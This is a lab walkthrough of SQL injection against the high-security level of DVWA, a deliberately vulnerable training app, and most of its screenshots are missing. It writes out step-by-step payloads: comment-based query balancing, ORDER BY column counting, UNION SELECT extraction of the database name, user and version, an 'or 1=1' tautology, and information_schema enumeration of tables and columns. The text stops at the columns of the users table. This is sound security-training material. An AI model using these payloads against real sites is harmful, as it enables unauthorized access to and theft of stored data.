



HIGH SEVERITY OF DVWA :

Uses double request method that is both post and get

1. When we enter the string `1` the ID page displays the following information :




When we enter the string `'` as the ID the page does not reload properly, we get a blank page with **something went wrong** written.




It doesn't show the error, so that we do not know which database is used in the backend. A custom page is made where all the errors are displayed and this is not showed up in the client side.


2. To **balance the sql query** we use commenting which is different for different database servers. For mysql it is `--+` or `#`.
So, lets try by balancing the query using : `2'--+`
This throws an error as this commenting is blocked from the server side.




So, let's try the second comment :
2'# : This is successful as developers are not aware about this.



3. Now for finding the number of columns:
If we use **2' order by 1--+**, it throws an error.



Let's try out by using **2' order by 1#** :
Ohho ! It's working..




Now, if we use **2' order by 3#** , it says something is wrong. So, we can come to a conclusion that there are only two columns.

- Note that --+ is by black listed from the server end and so it is not assumed. It is taken as a normal page and so the page gets refreshed.

4. Now to see the vulnerable columns, we will use:

2' union select 1,2# :


We get the output as:



5. Now to check the database and the current user we will use:

2' union select database(),user()# :


We get the output as:




6. To check the **database version** we can use any of the two query:

2' union select database(),@@version# OR 2' union select database(),version()# OR 2' union select version(),2#

We get the output as:




7. In order to **send a true statement**, if we use **2' or 1=1**, we get an error that something is wrong as the query breaks in 2' and also when the or statement is executed it is not balanced. IN order to balance it if we use **2' or 1=1--+**, we still get an error as --+ is not assumed . But when we use **2' or 1=1#** , we get the correct output as below:



8. To find the information schema for tables, we use:

**2' union select table_name,2 from information_schema.tables
where table_schema=database()#**


We get the following output:



9. For columns, we will use:

**2' union select column_name,2 from information_schema.columns
where table_name='users'##**

